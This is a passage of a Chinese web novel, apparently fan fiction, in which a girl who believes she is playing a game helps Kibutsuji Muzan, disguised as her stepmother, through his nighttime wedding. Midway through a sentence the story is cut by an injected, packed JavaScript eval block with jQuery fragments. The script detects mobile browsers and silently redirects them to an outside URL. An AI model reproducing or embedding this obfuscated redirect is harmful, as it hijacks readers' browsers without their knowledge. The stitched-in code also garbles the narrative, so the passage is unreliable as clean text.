玩家的恶毒继母生病了。
病的很突然,一整个白天都不肯出门,直到太阳落山才阴沉着脸下楼,把管家骂了个狗血淋头。
言辞之激烈能把死人骂活,落月抵达客厅的时候管家已经活人微死。
养女的到来让鬼舞辻无惨稍稍收敛了脾气。
洋房里的仆人由富商出钱雇佣,未来的夫人管教仆人不要紧,若是连“亲生女儿”都动辄打骂,完美贵夫人的形象难免遭人质疑。
“过来让我看看。”他朝落月招手。
新手村NPC要检查他给奇迹落月氪金的成果了,玩家对自己的搭配之力很有自信,拎着荷叶边的裙摆旋转了一圈。
落月眼中的自己:看我的高分穿搭!
鬼舞辻无惨眼中的玩家:人型圣诞树,全靠一张脸硬撑。
恶毒继母捏了捏眉心,薄唇一张马上要像机关.枪一样吐露出连串的刻薄话。
小女孩眼巴巴地望着他,一副生怕他不满意的模样。
落月:就算不满意,给玩家氪的金也不可能退还哈,没有返现的义务。
罢了,鬼舞辻无惨想,小孩能有什么高端审美,她知道买最贵的穿已经打败了99%的同龄人。
女人冰凉柔软带着幽香的手指拢了拢落月颊边的碎发,冷淡地说:“在婚礼上可不能穿这一身。”
婚礼?落月捕捉到关键词,新手村NPC终于要给玩家发布任务了吗?
她一定会好好干的!
“是!”小女孩庄重地敬了个礼,“我发誓,即使拼上性命也一定会让母亲大人的婚礼圆满成功。”
“如果新郎中途想逃婚,我会用绳子把他捆回来,像绑过年的猪一样丢在母亲大人脚下。”
“倘若新郎敢在交换戒指环节说自己后悔了,我会把他的两根无名指一齐斩下,让他此生再也戴不上第二枚戒指。”
“假如新郎的亲友在婚礼现场大喊母亲大人配不上他,我将一人一砖头杀至婚礼现场血流成河,直到母亲大人的婚纱变成您眼睛的颜色为止。”
尽管放心交给玩家吧,她一定不会搞砸的!
洋房里的管家和仆人:“……”
不愧是夫人亲生的崽,小小姐好可怕!
鬼舞辻无惨:一场婚礼倒也不必出现这么多意外。
“他敢?”美艳的夫人勾了勾红润的薄唇,心情不错地捏了捏小女孩柔软的脸颊肉,“你还挺忠心。”
“因为我最喜欢母亲大人了。”玩家趁机说出经典的加好感台词。
虽然系统没有提示,但看恶毒继母的表情,这波稳了。
她真是个galgame天才,虽然她玩的好像不是galgame,但是管它的,总之玩家是天才。
落月积极地参与婚礼筹备中。
按照流程,婚礼当天新娘上午梳洗化妆换好婚纱,中午与新郎一起前往神社进行神前式的仪式,下午新婚夫妻转移至酒店举办披露宴,晚上再回新居圆房。
是一场硬战,玩家雄心壮志。
“白天的环节都取消。”鬼舞辻无惨漫不经心地说,“我只出席晚上的婚宴。”
刚写完婚礼策划书的落月:硬了,拳头硬了.jpg
有特殊要求不知道早说吗?她宣布你不再是她心爱的新手村NPC,降级为卑鄙的甲方。
“婚礼为什么在夜晚举行?”
婚礼当天,来客中的一位公开质疑道:“新娘为何整个白天都不曾露面,也不移步神社举办神前式的仪式?”
“这个……”管家不好明说,只能道,“老爷和月华夫人都喜欢西方文化,故而决定在酒店举办纯西式的婚礼。”
他咬重了“月华夫人”几个字,暗示来宾:你又不是不知道我家老爷娶的是个寡妇,老爷的前妻死得蹊跷,他心虚不敢去神社请求神明庇佑也是人之常情。
“至于新娘为何不在白天露面,”管家解释说,“月华夫人身体娇贵,不宜晒太阳。”
月华夫人在与富商相识前已在交际圈内小有名气,她肤若凝霜,苍白得像吸血鬼一样,十分符合上流审美。
如此美人忌讳阳光晒伤她的皮肤也很正常,宾客们大多都表示了理解。
偏偏此人不依不饶:“哪有人一上午的太阳都晒不了的?闻所未闻!我看她根本不是个女人,她简直是个——”
“蜜罐子?”落月接话。
男人狠狠吓了一大跳:“谁在说话?!”
声音是从地下传来的,好诡异好恐怖,一定是哪里来的妖怪——男人低下头,视野中出现一个只有他膝盖高的四岁半小女孩。
黑发红瞳,肤白似雪,他瞬间将人与名字对上号:月华夫人带过来的小拖油瓶。
难怪睁眼说瞎话闭眼夸亲妈。
和小孩子计较会显得他心眼小,但男人又实在想宣泄他对月华夫人的不满,一时间脸憋得像便秘一样。
玩家一看就知道NPC有屁要放。
太明显了,落月穿梭在宾客中想找头顶有红色感叹号的NPC接任务,一眼看中了他。
玩家:什么支线任务,你尽管说来。哪怕是抢婚也行,她有的是力气和手段,就算想尽办法也一定让你加入恶毒继母和便宜继父的婚礼play,包圆梦的。
没有哪个渴望倾诉的人能赢过一双理解的眼睛,男人在落月的注视下补完了他说到一半的话:
“我怀疑月华夫人根本不是个人,只有鬼才不能晒太阳。”
落月本来聚精会神听NPC放屁,闻言露出“就这?”的迷惑表情。
有没有点常识,世界上有一种病叫紫外线过敏。
“你自己戴有色眼镜看人就算了,不要以为人人都像你一样目盲。”玩家狠狠维护她的新手村NPC,“你见过真正的鬼吗?”
玩家可是见过的,而且是上弦之六的稀有鬼,眼睛里刻着特别明显的字,时髦得很。
“我只是听说过又怎样!”男人咬牙,“月华夫人本来就不对劲!”
“她住的洋房在白天都会把窗帘拉得严严实实,贴身服侍的仆人换了又换,对外宣称是因为多嘴嚼舌被辞退,实际上分明是失踪了!只有你那继父像被猪油蒙了心一样非她不娶,真是气煞我也!我妹妹不比她强多了?”
说到最后,男人已经口不择言,把真心话一并讲了出来。
听前半段的时候落月还觉得细思极恐,听到最后一句她恍然大悟。
合着此人一直想把自己的妹妹嫁入豪门,结果中途被玩家的恶毒继母截胡,他无能狂怒,这才故意在婚礼上找人晦气。
“你对母亲大人很了解嘛。”落月掰着手指数,“知道她在家喜欢把窗帘拉上,知道她贴身的仆人换了几个,甚至刻意打听了仆人被辞退后的去向,如今还对娶了她的男人恶语相向——我说,你是不是暗恋月华夫人呀?”
男人声音提高八度:“我不是!我没有!别瞎说!”
落月:“看,恼羞成怒了。”
害羞是恋情开始的第一步,要勇敢正视自己的心意啊!
NPC被玩家气到七窍生烟,转身朝新郎走去。
落月:啊,真要抢亲吗?
玩家只带了一条捆年猪的绳子,是不是不够用?
以防万一,她决定再去搞一条结实的绳子,万一要捆两只猪呢。
这游戏真是越玩越有。
“捆猪的绳子?”捧着首饰盒的女仆路过被落月拦住,为难地说,“我等会儿帮您去找好吗?我得先把首饰盒给夫人送过去。”
“我帮你拿。”落月自告奋勇。
玩家必须赶在抢婚事件出现准备好装备,小小跑腿任务就交给她吧。
小女孩双手捧着首饰盒,穿梭在酒店的人群间,寻
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17412135|200681||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
找新娘休息室的位置。
新娘休息室离酒店前厅较远,落月迈着小短腿走了半天才走到,她双手被首饰盒占据,脚又很酸,干脆用头槌敲门。
玩家的脑袋没有撞到坚硬的门上,休息室的门虚掩着,她跌跌撞撞地踉跄了几步,撞进一个冰冷幽香的怀抱。
“毛手毛脚的。”鬼舞辻无惨斥责了一句,他没有从落月手中接过首饰盒,只掀开了盒盖,手指伸入盒中挑挑拣拣。
挑剔了半天,他勉强选中一只玳瑁胸针,别在落月的衣服上。
“连首饰都不知道自己搭配。”恶毒继母刻薄地说,“今早不是让仆人送了很多给你?”
落月:可素都是纯金的首饰,杀伤力好低。
她想要鸨母的纯黄铜金簪,好使。
不过鸨母的金簪比起恶毒继母的指甲就差得远了,新手村NPC自带的本命武器好生强劲,玩家嫉妒。
小女孩被呵斥着低下头不知在想什么,鬼舞辻无惨莫名其妙地看着她捧起他的手,柔嫩的指腹轻轻地摩挲这具拟态身体的指甲。
雾霭般的蓝色,极其尖锐,轻易便能划破人类的血肉。
只有不晓得厉害的孩子才会单纯的、饱含羡慕的抚摸,鬼舞辻无惨冷嗤。玩家:并非如此,我有存档。
而且她不止是想摸一摸,要是母亲大人愿意大发慈悲拔一片指甲送给她就好了,玩家会把它当作母亲大人一样敬爱的。落月摸够了,转而去牵美艳夫人的手:“到新娘出场的时间了。母亲大人不用担心,我已经准备好了两条用来捆年猪的绳子,绝对万无一失。”
鬼舞辻无惨:给我把绳子扔了。
他嫌弃地拽了拽婚纱垂地的拖尾,几片玫瑰花瓣从婚纱裙摆上抖落,掉在地毯上。
“捧花怎么摔在地上了?”落月低头看见洒了一地的鲜红玫瑰花瓣,打翻的香水瓶歪倒在地毯上,香气浓郁刺鼻。
小女孩打了个喷嚏,不适地揉揉鼻子。
空气中的血腥味只有鬼的嗅觉能闻到,鬼舞辻无惨半个字都懒得解释,冷声让养女快点走,不要耽误婚礼仪式。
落月顺利地把新娘带到会场,她一边急匆匆地去找女仆拿第二根捆猪绳子,一边在人群里搜寻第二头年猪的去向。
以此男对恶毒继母爱恨交织的扭曲感情,他肯定不会让婚礼顺利进行,玩家时刻准备着!
落月坚守岗位。
坚守……
“落月小姐,仪式结束,可以去吃席了。”管家走过来小声提醒道。
玩家:???
抢亲呢?悔婚呢?三十年河东三十年河西莫欺少年穷呢?
婚礼一点儿波折都没有岂不是显得手握两条捆猪绳的玩家很呆吗?
落月决定给游戏打差评,好无聊的展开,完全辜负了玩家的期待!
她一边内心写了八百字小作文给游戏打一星差评,一边坐在宴会主桌吃席。
天呐,好好吃,秒了她家方圆五千米内所有外卖。
落月:打个三星吧,米其林三星。
玩家真是很好哄,美艳的继母勾勾手指玩家又颠颠地跟了上去,乖巧地任继母拿她当借口拒绝新婚丈夫的圆房请求。
落月:啊对对对,我是离开母亲觉都睡不好的可怜小女孩。
“可是,月华夫人……”便宜继父试图再争取一次,管家却在这时急匆匆跑过来,附耳低声说话。
“什么!”便宜继父的声音下意识拔高,又刻意地压低,“财田先生在酒店里失踪了?”
见管家点头,便宜继父的额头出了一层汗,他顾不上和新婚妻子多交代两句,跟着管家疾步离开。
落月站在原地,拽了拽美艳继母的袖子:“母亲大人,财田先生是谁?”鬼舞辻无惨瞥了她一眼,轻飘飘地回答:“你打算捆起来的第二头猪。”